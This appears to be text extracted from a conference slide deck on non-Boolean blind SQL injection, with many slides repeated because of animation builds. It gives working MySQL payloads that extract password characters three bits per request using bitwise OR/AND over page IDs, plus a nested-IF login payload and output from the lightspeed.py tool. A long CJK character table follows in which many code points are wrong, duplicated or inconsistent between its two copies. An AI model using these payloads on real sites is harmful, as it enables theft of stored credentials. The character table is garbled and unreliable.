- [-] No need to perform sequentially
- [-] Threading is unlimited!

Overview of **lightspeed.py**

[+] To retrieve any character it takes **always** **3** requests

[+] For the UTF8 Latin range it takes **3** requests as well

[+] Each request is independent from the previous one:

- [-] No need to perform sequentially
- [-] Threading is unlimited!

Overview of **lightspeed.py**

[+] To retrieve any character it takes **always** **3** requests

[+] For the UTF8 Latin range it takes **3** requests as well

[+] Each request is independent from the previous one:

- [-] No need to perform sequentially
- [-] Threading is unlimited!

Overview of **lightspeed.py**

[+] To retrieve any character it takes **always** **3** requests

[+] For the UTF8 Latin range it takes **3** requests as well

[+] Each request is independent from the previous one:

- [-] No need to perform sequentially
- [-] Threading is unlimited!

Shedding Light on Blind SQL Injections

[+] A Blind SQLi occurs when only the original content of the website can be displayed.

- [!] It’s impossible to see other data

- [-] The query is too complex to inject **UNION**
- [-] **UNION** keyword is not allowed
- [-] The injection is used in multiple queries
- [-] etc...

Shedding Light on Blind SQL Injections

[!] There are 2 kinds of Blind SQL Injections

Boolean Blind SQLi

Non-Boolean Blind SQLi

Shedding Light on Blind SQL Injections

[!] There are 2 kinds of Blind SQL Injections

Boolean Blind SQLi

Non-Boolean Blind SQLi

Boolean Blind SQL Injections

[!] Only 2 different types of responses

Boolean Blind SQL Injections

[!] Only 2 different types of responses

FALSE response **TRUE response**

In most cases it’s a login

Shedding Light on Blind SQL Injections

[!] There are 2 kinds of Blind SQL Injections

Boolean Blind SQLi

Non-Boolean Blind SQLi

Non-Boolean Blind SQL Injections

[!] One FALSE response,
and
multiple TRUE responses

Non-Boolean Blind SQL Injections

```
SELECT * FROM `users` WHERE login='$_POST[user]'
```

Traditional Blind Injection:

```
tr3w' AND MID(password,1,1)='a
```

Resulting query:

```
SELECT * FROM `users` WHERE login='tr3w' AND
MID(password,1,1)='a'
```

Non-Boolean Blind SQL Injections

```
SELECT * FROM `users` WHERE login='$_POST[user]'
```

Attack Surface Expanding Blind Injection:

```
' or user=(select if((select
mid(password,1,1)from users limit
1)='a','lightos',if((mid(usuario,1,1)from
usuarios limit 1)='b','tr3w','hkm')) ) limit
1,1-- -
```

Non-Boolean Blind SQL Injections

```
SELECT * FROM `users` WHERE login='$_POST[user]'
```

Attack Surface Expanding Blind Injection:

```
' or user=(select if((select
mid(password,1,1)from users limit
1)='a','lightos',if((mid(usuario,1,1)from
usuarios limit 1)='b','tr3w','hkm')) ) limit
1,1-- -
```

Non-Boolean Blind SQL Injections

```
SELECT * FROM `users` WHERE login='$_POST[user]'
```

Attack Surface Expanding Blind Injection:

```
' or user=(select if((select
mid(password,1,1)from users limit
1)='a','lightos',if((mid(usuario,1,1)from
usuarios limit 1)='b','tr3w','hkm')) ) limit
1,1-- -
```

Non-Boolean Blind SQL Injections

```
SELECT * FROM `users` WHERE login='$_POST[user]'
```

Attack Surface Expanding Blind Injection:

```
' or user=(select if((select
mid(password,1,1)from users limit
1)='a','lightos',if((mid(usuario,1,1)from
usuarios limit 1)='b','tr3w','hkm')) ) limit
1,1-- -
```

Non-Boolean Blind SQL Injections

```
SELECT * FROM `users` WHERE login='$_POST[user]'

Translation:

If mid(password,1,1) == 'a':
        User lightos logs in
Else if mid(password,1,1) == 'b':
        User tr3w logs in
Else
        User hkm logs in
```

Non-Boolean Blind SQL Injections

3 different responses.

[+] More IFs are nested to increase to 8 different responses (or more).

Non-Boolean Blind SQL Injections

[!] Not only a FALSE response, but also multiple TRUE responses:

[+] Online stores
[+] Blogs
[+] Article websites
[+] Dynamic content
[+] Logins
[+] Most websites out there...

Non-Boolean Blind SQL Injections

[!] Not only a FALSE response, but also multiple TRUE responses:

/?id=1	[+] Online stores
/?id=2	[+] Blogs
/?id=3	[+] Article websites
/?id=4	[+] Dynamic content
/?id=5	[+] Logins
/?id=6	[+] Most websites out
/?id=7	there...

Non-Boolean Blind SQL Injections

[!] Not only a FALSE response, but also multiple TRUE responses:

Attack surface

/?id=1
/?id=2
/?id=3
/?id=4
/?id=5
/?id=6
/?id=7

[+] Online stores
[+] Blogs
[+] Article websites
[+] Dynamic content
[+] Logins
[+] Most websites out there...

Non-Boolean Blind SQL Injections

[!] Not only a FALSE response, but also multiple TRUE responses:

```
/?id=1
/?id=2
/?id=3
/?id=4
/?id=5
/?id=6
/?id=7
```

The semantics of the attack vectors are amplified by expanding the attack surface to use all the available information in order to make the extraction process much faster.

How does it work?

[+] A regular Blind SQL Injection works like this:

```
?id=1 AND (SELECT MID(pasword,1,1) BETWEEN 0x00 and 0x7f )
```

[+] But what if we change the conditional operand **AND** for a bitwise operand, just like **|** (**bitwise OR**):

```
?id=0 | (SELECT
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2,10)FROM users
LIMIT 1)
```

How does it work?

[+] A regular Blind SQL Injection works like this:

```
?id=1 AND (SELECT MID(pasword,1,1) BETWEEN 0x00 and 0x7f )
```

[+] But what if we change the conditional operand **AND** for a bitwise operand, just like **| (bitwise OR)**:

```
?id=0 | (SELECT
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2,10)FROM users
LIMIT 1)
```

How does it work?

[+] First an MD5 hash is generated for the response of each of the first 8 IDs.

E.x.: ?id=0 ?id=4
?id=1 ?id=5
?id=2 ?id=6
?id=3 ?id=7

```
C:\Users\Usuario\Documents\workstation\lightspeed>lightspeed.py
do=editUser&id="
[+] Generating hashes
        [-] Hash #0: 62435f4d1f04d8fcbab91244a2092782
        [-] Hash #1: d726318e07114cb8d451198f185d60f0
        [-] Hash #2: d8a1864ca0f1defcfd9af34973d31307
        [-] Hash #3: bec198f3ccda5fd84bf0b41f305e01e2
        [-] Hash #4: dbb56d311026b6b1ffd32b80b14f586d
        [-] Hash #5: b99fa53734949bc1704832464c964811
        [-] Hash #6: 66cc4bd6773c648a2bc5db37ebf07e02
        [-] Hash #7: 46f64872d4ff40629c28cc8fd2f726f6
[+] Calculating length: 00100000
[+] Length found: 32
-----------------------------------------------------------------
```

How does it work?

[+] Each different **id** number can be represented as a set of 3 bits:

?id=	Binary representation
0	000
1	001
2	010
3	011
4	100
5	101
6	110
7	111

What does the injection do?

```
?id=0 | (SELECT
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2
,10)FROM users LIMIT 1)
```

What does the injection do?

```
?id=0 | (SELECT
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2
,10)FROM users LIMIT 1)
```

a

What does the injection do?

```
?id=0 | (SELECT
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2
,10)FROM users LIMIT 1)
```

a = 97

What does the injection do?

```
?id=0 | (SELECT
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2
,10)FROM users LIMIT 1)
```

a = 97 = 1100001

What does the injection do?

```
?id=0 | (SELECT
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2
,10)FROM users LIMIT 1)
```

a = 97 = 1100001 = 01100001

What does the injection do?

```
?id=0 | (SELECT
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2
,10)FROM users LIMIT 1)
```

a = 97 = 1100001 = 01100001 : 011

What does the injection do?

```
?id=0 | (SELECT
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2
,10)FROM users LIMIT 1)
```

a = 97 = 1100001 = 01100001 : 011 = 3

What does the injection do?

```
?id=0 | (SELECT
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2
,10)FROM users LIMIT 1)
```

a = 97 = 1100001 = 01100001 : 011 = 3 => **0 | 3 = 3**

If page **3** is retrieved, it means that the first 3 bits of the character are **011**

With only 3 requests we can retrieve all the bits in the character, add threading to achieve this in an instant.

What does the injection do?

```
?id=0 | (SELECT
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2
,10)FROM users LIMIT 1)
```

a = 97 = 1100001 = 01100001 : 011 = 3 => **0 | 3 = 3**

If page **3** is retrieved, it means that the first 3 bits of the character are **011**

With only 3 requests we can retrieve all the bits in the character, add threading to achieve this in an instant.

Can you do this with AND instead of OR?

```
?id=7 & (SELECT
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2
,10)FROM users LIMIT 1)
```

7 = 111

&

a = 97 = 1100001 = 01100001 : 011 = 3 => **7 & 3 = 3**

Just use 7 because all 3 bits are set

What about quoted parameters?

```
?id=' | (SELECT
CONV(MID(LPAD(BIN(ASCII(MID(password,1,1))),8,'0'),1,3),2
,10)FROM users LIMIT 1) -- -
```

[+] Just add a quote at the beginning and use **OR**.

[+] Most DBMS treat empty strings ('') as 0.

[+] Remember to comment out the trailing quote: -- -

.

One request extraction

[+] You only need 7 or 3 IDS for it to work

[+] One request extraction

- [-] Is it worth it?
- [-] When is it worth it?

一 U+4E00 丁 U+4E01 丂 U+4E02 七 U+4E03 丄 U+4E04 丅 U+4E05 丆 U+4E06 万 U+4E07 丈 U+4E08 三 U+4E09 上 U+4E0A 下 U+4E0B 丌 U+4E0C 不 U+4E0D 与 U+4E0E 丏 U+4E0F 丐 U+4E10 丑 U+4E11 丒 U+4E12
专 U+4E13 且 U+4E14 丕 U+4E15 世 U+4E16 丗 U+4E17 丘 U+4E18 丙 U+4E19 业 U+4E1A 丛 U+4E1B 东 U+4E1C 丝 U+4E1D 丞 U+4E1E 丟 U+4E1F 两 U+4E20 丠 U+4E21 両 U+4E22 丢 U+4E23 两 U+4E24 严 U+4E25
並 U+4E26 丧 U+4E27 丨 U+4E28 丩 U+4E29 个 U+4E2A 丮 U+4E2B 丯 U+4E2C 丰 U+4E2D 丱 U+4E2E 串 U+4E2F 丳 U+4E30 临 U+4E31 串 U+4E32 弗 U+4E33 临 U+4E34 丵 U+4E35 丶 U+4E36 丷 U+4E37 丸 U+4E38
丹 U+4E39 为 U+4E3A 主 U+4E3B 丼 U+4E3C 丽 U+4E3D 举 U+4E3E 丿 U+4E3F 乀 U+4E40 乁 U+4E41 乂 U+4E42 乃 U+4E43 久 U+4E44 乄 U+4E45 久 U+4E46 么 U+4E47 义 U+4E48 乇 U+4E49 之 U+4E4A 乊 U+4E4B
乌 U+4E4C 乍 U+4E4D 乎 U+4E4E 乏 U+4E4F 乐 U+4E50 乑 U+4E51 乒 U+4E52 乓 U+4E53 乔 U+4E54 乕 U+4E55 乖 U+4E56 乗 U+4E57 乘 U+4E58 乙 U+4E59 乚 U+4E5A 乛 U+4E5B 也 U+4E5C 九 U+4E5D 乞 U+4E5E
也 U+4E5F 习 U+4E60 乡 U+4E61 书 U+4E62 乢 U+4E63 乣 U+4E64 乤 U+4E65 乥 U+4E66 书 U+4E67 乧 U+4E68 乨 U+4E69 乩 U+4E6A 乪 U+4E6B 乫 U+4E6C 乬 U+4E6D 乭 U+4E6E 乮 U+4E6F 买 U+4E70
乱 U+4E71 乲 U+4E72 乳 U+4E73 乴 U+4E74 乵 U+4E75 乶 U+4E76 乷 U+4E77 乸 U+4E78 乹 U+4E79 乺 U+4E7A 乻 U+4E7B 乼 U+4E7C 乽 U+4E7D 乾 U+4E7E 乿 U+4E80 亀 U+4E81 亂 U+4E82 亃 U+4E83
亂 U+4E84 亅 U+4E85 了 U+4E86 亊 U+4E87 予 U+4E88 争 U+4E89 事 U+4E8A 事 U+4E8B 二 U+4E8C 于 U+4E8D 于 U+4E8E 亏 U+4E8F 亏 U+4E90 云 U+4E91 互 U+4E92 亓 U+4E93 五 U+4E94 井 U+4E95 亜 U+4E96
亞 U+4E97 亘 U+4E98 亙 U+4E99 亚 U+4E9A 些 U+4E9B 亜 U+4E9C 亞 U+4E9D 亞 U+4E9E 亟 U+4E9F 亟 U+4EA0 亢 U+4EA1 亥 U+4EA2 亦 U+4EA3 交 U+4EA4 亥 U+4EA5 亦 U+4EA6 产 U+4EA7 亨 U+4EA8 亩 U+4EA9
亮 U+4EAA 亨 U+4EAB 京 U+4EAC 亭 U+4EAD 亮 U+4EAE 亯 U+4EAF 亰 U+4EB0 亱 U+4EB1 亥 U+4EB2 亥 U+4EB3 亦 U+4EB4 亦 U+4EB5 亶 U+4EB6 亦 U+4EB7 亦 U+4EB8 亦 U+4EB9 人 U+4EBA 亻 U+4EBB 亼 U+4EBC
亽 U+4EBD 亾 U+4EBE 亿 U+4EBF 什 U+4EC0 仁 U+4EC1 仂 U+4EC2 仃 U+4EC3 仄 U+4EC4 仅 U+4EC5 仆 U+4EC6 仇 U+4EC7 今 U+4EC8 介 U+4EC9 仌 U+4ECA 仍 U+4ECB 仉 U+4ECC 仍 U+4ECD 从 U+4ECE
仏 U+4ECF 仐 U+4ED0 仑 U+4ED1 仒 U+4ED2 仓 U+4ED3 仔 U+4ED4 仕 U+4ED5 他 U+4ED6 仗 U+4ED7 付 U+4ED8 仙 U+4ED9 仚 U+4EDA 仛 U+4EDB 仜 U+4EDC 仝 U+4EDD 仞 U+4EDE 仟 U+4EDF 仠 U+4EE0 仡 U+4EE1
仢 U+4EE2 代 U+4EE3 令 U+4EE4 以 U+4EE5 仦 U+4EE6 仧 U+4EE7 仨 U+4EE8 仩 U+4EE9 仪 U+4EEA 仫 U+4EEB 们 U+4EEC 仭 U+4EED 仮 U+4EEE 仯 U+4EEF 仰 U+4EF0 仱 U+4EF1 仲 U+4EF2 仳 U+4EF3 仴 U+4EF4
件 U+4EF5 仵 U+4EF6 价 U+4EF7 伏 U+4EF8 仹 U+4EF9 伊 U+4EFA 伋 U+4EFB 伔 U+4EFC 伍 U+4EFD 伎 U+4EFE 伏 U+4EFF 伐 U+4F00 休 U+4F01 伍 U+4F02 伃 U+4F03 伄 U+4F04 伅 U+4F05 伆 U+4F06 伇 U+4F07
伈 U+4F08 伉 U+4F09 伊 U+4F0A 伋 U+4F0B 伔 U+4F0C 伕 U+4F0D 伖 U+4F0E 伏 U+4F0F 伐 U+4F10 休 U+4F11 伍 U+4F12 伃 U+4F13 伄 U+4F14 伅 U+4F15 伆 U+4F16 众 U+4F17 优 U+4F18 伙 U+4F19 会 U+4F1A
伛 U+4F1B 伜 U+4F1C 伝 U+4F1D 伞 U+4F1E 伟 U+4F1F 传 U+4F20 伡 U+4F21 伢 U+4F22 伣 U+4F23 伤 U+4F24 伥 U+4F25 伦 U+4F26 伧 U+4F27 伨 U+4F28 伩 U+4F29 伪 U+4F2A 伫 U+4F2B 伬 U+4F2C
伭 U+4F2D 伮 U+4F2E 伯 U+4F2F 估 U+4F30 伱 U+4F31 伲 U+4F32 伳 U+4F33 伴 U+4F34 伵 U+4F35 伶 U+4F36 伷 U+4F37 伸 U+4F38 伹 U+4F39 伺 U+4F3A 伻 U+4F3B 似 U+4F3C 伽 U+4F3D 佀 U+4F3E 佁 U+4F3F
佂 U+4F40 佃 U+4F41 佄 U+4F42 佅 U+4F43 但 U+4F44 佇 U+4F45 佈 U+4F46 佉 U+4F47 佊 U+4F48 佋 U+4F49 佌 U+4F4A 佑 U+4F4B 位 U+4F4C 低 U+4F4D 住 U+4F4E 佐 U+4F4F 佑 U+4F50 佒 U+4F51 伸 U+4F52
体 U+4F53 佔 U+4F54 何 U+4F55 佖 U+4F56 佗 U+4F57 佘 U+4F58 余 U+4F59 佚 U+4F5A 佛 U+4F5B 作 U+4F5C 佞 U+4F5D 佟 U+4F5E 你 U+4F5F 佡 U+4F60 佢 U+4F61 佣 U+4F62 佤 U+4F63 佥 U+4F64 佦 U+4F65
佧 U+4F66 佨 U+4F67 佩 U+4F68 佪 U+4F69 佫 U+4F6A 佬 U+4F6B 佭 U+4F6C 佮 U+4F6D 佯 U+4F6E 佰 U+4F6F 佱 U+4F70 佲 U+4F71 佳 U+4F72 佴 U+4F73 併 U+4F74 併 U+4F75 佶 U+4F76 佷 U+4F77 佸 U+4F78
佹 U+4F79 佺 U+4F7A 佻 U+4F7B 佼 U+4F7C 佽 U+4F7D 佾 U+4F7E 侀 U+4F7F 侁 U+4F80 侂 U+4F81 侃 U+4F82 侄 U+4F83 侅 U+4F84 來 U+4F85 來 U+4F86 侈 U+4F87 侉 U+4F88 侊 U+4F89 例 U+4F8A
例 U+4F8B 侌 U+4F8C 侍 U+4F8D 侎 U+4F8E 侏 U+4F8F 侐 U+4F90 侑 U+4F91 侒 U+4F92 侓 U+4F93 侔 U+4F94 侕 U+4F95 侖 U+4F96 侗 U+4F97 侘 U+4F98 侙 U+4F99 侚 U+4F9A 供 U+4F9B 侜 U+4F9C 依 U+4F9D
侞 U+4F9E 侟 U+4F9F 侠 U+4FA0 価 U+4FA1 侢 U+4FA2 侣 U+4FA3 侤 U+4FA4 侥 U+4FA5 侦 U+4FA6 侧 U+4FA7 侨 U+4FA8 侩 U+4FA9 侪 U+4FAA 侫 U+4FAB 侬 U+4FAC 侭 U+4FAD 侮 U+4FAE 侯 U+4FAF 侰 U+4FB0
侱 U+4FB1 侲 U+4FB2 侳 U+4FB3 侴 U+4FB4 侵 U+4FB5 侶 U+4FB6 侷 U+4FB7 侸 U+4FB8 侹 U+4FB9 侺 U+4FBA 侽 U+4FBB 侾 U+4FBC 便 U+4FBD 係 U+4FBE 係 U+4FBF 係 U+4FC0 係 U+4FC1 係 U+4FC2 促 U+4FC3
俄 U+4FC4 俅 U+4FC5 俆 U+4FC6 俇 U+4FC7 俈 U+4FC8 俉 U+4FC9 俉 U+4FCA 俋 U+4FCB 俌 U+4FCC 俍 U+4FCD 俍 U+4FCE 俏 U+4FCF 俐 U+4FD0 俑 U+4FD1 俒 U+4FD2 俓 U+4FD3 俔 U+4FD4 俕 U+4FD5 俖 U+4FD6
俗 U+4FD7 俘 U+4FD8 俙 U+4FD9 俚 U+4FDA 俛 U+4FDB 俜 U+4FDC 保 U+4FDD 俞 U+4FDE 俟 U+4FDF 俠 U+4FE0 信 U+4FE1 俢 U+4FE2 俣 U+4FE3 俤 U+4FE4 俥 U+4FE5 俦 U+4FE6 俧 U+4FE7 俨 U+4FE8
俩 U+4FE9 俪 U+4FEA 俫 U+4FEB 俬 U+4FEC 俭 U+4FED 修 U+4FEE 俯 U+4FEF 俰 U+4FF0 俱 U+4FF1 俲 U+4FF2 俳 U+4FF3 俴 U+4FF4 俵 U+4FF5 俶 U+4FF6 倉 U+4FF7 個 U+4FF8 倌 U+4FF9 倎 U+4FFA 倏 U+4FFB
倐 U+4FFC 倒 U+4FFD 倓 U+4FFE 倔 U+4FFF 倕 U+5000 倖 U+5001 倗 U+5002 倘 U+5003 倘 U+5004 倚 U+5005 倛 U+5006 倜 U+5007 倝 U+5008 倞 U+5009 倠 U+500A 倡 U+500B 倢 U+500C 倍 U+500D 倎 U+500E
倏 U+500F 倐 U+5010 們 U+5011 倒 U+5012 倓 U+5013 倔 U+5014 倕 U+5015 倖 U+5016 倗 U+5017 倘 U+5018 候 U+5019 倚 U+501A 倛 U+501B 倜 U+501C 倝 U+501D 倞 U+501E 借 U+501F 倠 U+5020 倡 U+5021
倢 U+5022 倣 U+5023 值 U+5024 倥 U+5025 倦 U+5026 倧 U+5027 倨 U+5028 倩 U+5029 倫 U+502A 倬 U+502B 倭 U+502C 倮 U+502D 倯 U+502E 倰 U+502F 倱 U+5030 倲 U+5031 倳 U+5032 倳 U+5033 倴 U+5034
倵 U+5035 倶 U+5036 倷 U+5037 倸 U+5038 倹 U+5039 偀 U+503A 偁 U+503B 偂 U+503C 偃 U+503D 偄 U+503E 偅 U+503F 偆 U+5040 假 U+5041 偈 U+5042 偉 U+5043 偊 U+5044 偋 U+5045 偌 U+5046
偍 U+5047 偎 U+5048 偏 U+5049 偐 U+504A 偑 U+504B 偒 U+504C 偓 U+504D 偔 U+504E 偕 U+504F 偖 U+5050 偗 U+5051 偘 U+5052 偙 U+5053 做 U+5054 偛 U+5055 停 U+5056 偝 U+5057 偞 U+5058 偟 U+5059
做 U+505A 偠 U+505B 偡 U+505C 偢 U+505D 偣 U+505E 偤 U+505F 健 U+5060 偦 U+5061 偧 U+5062 偨 U+5063 偩 U+5064 偪 U+5065 偫 U+5066 偬 U+5067 偭 U+5068 偮 U+5069 偯 U+506A 偰 U+506B 偱 U+506C
偲 U+506D 偳 U+506E 側 U+506F 偵 U+5070 偶 U+5071 偷 U+5072 偸 U+5073 偹 U+5074 偺 U+5075 偻 U+5076 偼 U+5077 偽 U+5078 偾 U+5079 偿 U+507A 傀 U+507B 傁 U+507C 傂 U+507D 傃 U+507E 傄 U+507F
傅 U+5080 傆 U+5081 傇 U+5082 傈 U+5083 傉 U+5084 傊 U+5085 傋 U+5086 傌 U+5087 傍 U+5088 傎 U+5089 傏 U+508A 傐 U+508B 傑 U+508C 傒 U+508D 傓 U+508E 傔 U+508F 傕 U+5090 傖 U+5091 傗 U+5092
傘 U+5093 備 U+5094 傚 U+5095 傛 U+5096 傜 U+5097 傝 U+5098 傞 U+5099 傟 U+509A 傠 U+509B 傡 U+509C 傢 U+509D 傣 U+509E 傤 U+509F 傥 U+50A0 傦 U+50A1 傧 U+50A2 储 U+50A3 傩 U+50A4
傪 U+50A5 傫 U+50A6 催 U+50A7 傭 U+50A8 傮 U+50A9 傯 U+50AA 傰 U+50AB 傱 U+50AC 傲 U+50AD 傳 U+50AE 傴 U+50AF 債 U+50B0 傶 U+50B1 傷 U+50B2 傸 U+50B3 傹 U+50B4 傺 U+50B5 傻 U+50B6 傼 U+50B7
傽 U+50B8 傾 U+50B9 傿 U+50BA 僀 U+50BB 僁 U+50BC 僂 U+50BD 僃 U+50BE 僄 U+50BF 僅 U+50C0 僆 U+50C1 僇 U+50C2 僈 U+50C3 僉 U+50C4 僊 U+50C5 僋 U+50C6 僌 U+50C7 働 U+50C8 僎 U+50C9 像 U+50CA
僐 U+50CB 僑 U+50CC 僒 U+50CD 僓 U+50CE 像 U+50CF 僕 U+50D0 僖 U+50D1 僗 U+50D2 僘 U+50D3 僙 U+50D4 僚 U+50D5 僛 U+50D6 僜 U+50D7 僝 U+50D8 僞 U+50D9 僟 U+50DA 僠 U+50DB 僡 U+50DC 僢 U+50DD
僣 U+50DE 僤 U+50DF 僥 U+50E0 僦 U+50E1 僧 U+50E2 僨 U+50E3 僩 U+50E4 僪 U+50E5 僫 U+50E6 僬 U+50E7 僭 U+50E8 僮 U+50E9 僯 U+50EA 僰 U+50EB 僱 U+50EC 僲 U+50ED 僳 U+50EE 僴 U+50EF 僵 U+50F0
僶 U+50F1 僷 U+50F2 僸 U+50F3 僺 U+50F4 僻 U+50F5 僼 U+50F6 僽 U+50F7 僾 U+50F8 僿 U+50F9 儀 U+50FA 儁 U+50FB 儂 U+50FC 儃 U+50FD 儅 U+50FE 儆 U+50FF 儀 U+5100 儈 U+5101 儉 U+5102
儊 U+5103 儋 U+5104 儌 U+5105 儍 U+5106 儎 U+5107 儏 U+5108 儐 U+5109 儑 U+510A 儒 U+510B 儓 U+510C 儔 U+510D 儕 U+510E 儖 U+510F 儗 U+5110 儘 U+5111 儙 U+5112 儚 U+5113 儛 U+5114 儜 U+5115
儡 U+5116 儢 U+5117 儣 U+5118 儤 U+5119 儥 U+511A 儦 U+511B 儧 U+511C 儨 U+511D 儩 U+511E 優 U+511F 儫 U+5120 儬 U+5121 儭 U+5122 儮 U+5123 儯 U+5124 儰 U+5125 儱 U+5126 儲 U+5127 儳 U+5128
儴 U+5129 儵 U+512A 儶 U+512B 儷 U+512C 儸 U+512D 儹 U+512E 儺 U+512F 儻 U+5130 儼 U+5131 儽 U+5132 儾 U+5133 儿 U+5134 兀 U+5135 兂 U+5136 元 U+5137 兄 U+5138 充 U+5139 兆 U+513A 兇 U+513B
兊 U+513C 兌 U+513D 兎 U+513E 兏 U+513F 児 U+5140 兑 U+5141 兒 U+5142 兓 U+5143 兔 U+5144 兕 U+5145 兖 U+5146 兗 U+5147 兘 U+5148 光 U+5149 兙 U+514A 克 U+514B 兛 U+514C 免 U+514D 兞 U+514E
兟 U+514F 兠 U+5150 兡 U+5151 兢 U+5152 兣 U+5153 兤 U+5154 入 U+5155 兦 U+5156 內 U+5157 兩 U+5158 兪 U+5159 兯 U+515A 兰 U+515B 兲 U+515C 关 U+515D 兴 U+515E 兵 U+515F
兵 U+5160 其 U+5161 具 U+5162 典 U+5163 兹 U+5164 兺 U+5165 兽 U+5166 兾 U+5167 兿 U+5168 冀 U+5169 冁 U+516A 冂 U+516B 冃 U+516C 冄 U+516D 内 U+516E 円 U+516F 冇 U+5170 共 U+5171 关 U+5172 关 U+5173
兴 U+5174 兵 U+5175 其 U+5176 具 U+5177 典 U+5178 兹 U+5179 兺 U+517A 养 U+517B 兼 U+517C 兽 U+517D 冀 U+517E 冈 U+517F 冉 U+5180 冊 U+5181 冋 U+5182 同 U+5183 冎 U+5184 内 U+5185 円 U+5186
冗 U+5187 冈 U+5188 冉 U+5189 冊 U+518A 冋 U+518B 册 U+518C 再 U+518D 冎 U+518E 冏 U+518F 冑 U+5190 冒 U+5191 冒 U+5192 冓 U+5193 冔 U+5194 冕 U+5195 冖 U+5196 冗 U+5197 冘 U+5198 写 U+5199
冚 U+519A 军 U+519B 农 U+519C 冝 U+519D 冢 U+519E 冥 U+519F 冠 U+51A0 冢 U+51A1 冣 U+51A2 冤 U+51A3 冥 U+51A4 冥 U+51A5 冦 U+51A6 冧 U+51A7 冨 U+51A8 冪 U+51A9 冫 U+51AA 冬 U+51AB 冬 U+51AC
冬 U+51AD 冮 U+51AE 冯 U+51AF 冰 U+51B0 冱 U+51B1 冲 U+51B2 决 U+51B3 冴 U+51B4 况 U+51B5 冶 U+51B6 冷 U+51B7 冲 U+51B8 冻 U+51B9 冼 U+51BA 冽 U+51BB 冼 U+51BC 冽 U+51BD 冷 U+51BE 津 U+51BF
冷 U+51C0 凉 U+51C1 凌 U+51C2 凑 U+51C3 凄 U+51C4 凅 U+51C5 准 U+51C6 凇 U+51C7 凈 U+51C8 凉 U+51C9 清 U+51CA 凋 U+51CB 凌 U+51CC 减 U+51CD 凑 U+51CE 凋 U+51CF 凄 U+51D0 凑 U+51D1
凉 U+51D2 凛 U+51D3 凌 U+51D4 凝 U+51D5 凞 U+51D6 凟 U+51D7 凡 U+51D8 凢 U+51D9 凡 U+51DA 凣 U+51DB 凤 U+51DC 凥 U+51DD 凧 U+51DE 凨 U+51DF 凩 U+51E0 凡 U+51E1 凡 U+51E2 凡 U+51E3 凤 U+51E4
凭 U+51E5 处 U+51E6 凯 U+51E7 凰 U+51E8 凱 U+51E9 凵 U+51EA 凶 U+51EB 凷 U+51EC 凸 U+51ED 凹 U+51EE 凼 U+51EF 凾 U+51F0 凿 U+51F1 凾 U+51F2 凶 U+51F3 凷 U+51F4 凵 U+51F5 凶 U+51F6 出 U+51F7
凸 U+51F8 凹 U+51F9 出 U+51FA 击 U+51FB 凼 U+51FC 函 U+51FD 函 U+51FE 凿 U+51FF 刀 U+5200 刁 U+5201 刂 U+5202 刃 U+5203 刄 U+5204 刅 U+5205 分 U+5206 切 U+5207 刈 U+5208 刉 U+5209 刊 U+520A
刊 U+520B 刊 U+520C 刍 U+520D 刎 U+520E 刏 U+520F

一 U+4E00 丁 U+4E01 丂 U+4E02 七 U+4E03 丄 U+4E04 丅 U+4E05 丆 U+4E06 万 U+4E07 丈 U+4E08 三 U+4E09 上 U+4E0A 下 U+4E0B 丌 U+4E0C 不 U+4E0D 与 U+4E0E 丏 U+4E0F 丐 U+4E10 丑 U+4E11 丒 U+4E12
专 U+4E13 且 U+4E14 丕 U+4E15 世 U+4E16 丗 U+4E17 丘 U+4E18 丙 U+4E19 业 U+4E1A 丛 U+4E1B 东 U+4E1C 丝 U+4E1D 丞 U+4E1E 丟 U+4E1F 两 U+4E20 严 U+4E21 丠 U+4E22 両 U+4E23 两 U+4E24 严 U+4E25
並 U+4E26 丧 U+4E27 丨 U+4E28 丩 U+4E29 个 U+4E2A 丮 U+4E2B 丯 U+4E2C 丰 U+4E2D 中 U+4E2E 丱 U+4E2F 串 U+4E30 丳 U+4E31 串 U+4E32 丵 U+4E33 临 U+4E34 丶 U+4E35 丷 U+4E36 丸 U+4E37 丸 U+4E38
丹 U+4E39 为 U+4E3A 主 U+4E3B 丼 U+4E3C 丽 U+4E3D 举 U+4E3E 丿 U+4E3F 乀 U+4E40 乁 U+4E41 乂 U+4E42 乃 U+4E43 久 U+4E44 乄 U+4E45 久 U+4E46 乆 U+4E47 么 U+4E48 义 U+4E49 乊 U+4E4A 之 U+4E4B
乌 U+4E4C 乍 U+4E4D 乎 U+4E4E 乏 U+4E4F 乐 U+4E50 乑 U+4E51 乒 U+4E52 乓 U+4E53 乔 U+4E54 乕 U+4E55 乖 U+4E56 乗 U+4E57 乘 U+4E58 乙 U+4E59 乚 U+4E5A 乛 U+4E5B 乜 U+4E5C 九 U+4E5D 乞 U+4E5E
也 U+4E5F 习 U+4E60 乡 U+4E61 书 U+4E62 乢 U+4E63 乣 U+4E64 乤 U+4E65 乥 U+4E66 书 U+4E67 乧 U+4E68 乨 U+4E69 乩 U+4E6A 乪 U+4E6B 乫 U+4E6C 乬 U+4E6D 乭 U+4E6E 乮 U+4E6F 买 U+4E70
乱 U+4E71 乲 U+4E72 乳 U+4E73 乴 U+4E74 乵 U+4E75 乶 U+4E76 乷 U+4E77 乸 U+4E78 乹 U+4E79 乺 U+4E7A 乻 U+4E7B 乼 U+4E7C 乽 U+4E7D 乾 U+4E7E 乿 U+4E7F 亀 U+4E80 乱 U+4E81 亂 U+4E82 亂 U+4E83
亂 U+4E84 亅 U+4E85 了 U+4E86 亊 U+4E87 予 U+4E88 争 U+4E89 事 U+4E8A 事 U+4E8B 二 U+4E8C 亍 U+4E8D 于 U+4E8E 亏 U+4E8F 亏 U+4E90 云 U+4E91 互 U+4E92 亓 U+4E93 五 U+4E94 井 U+4E95 三 U+4E96
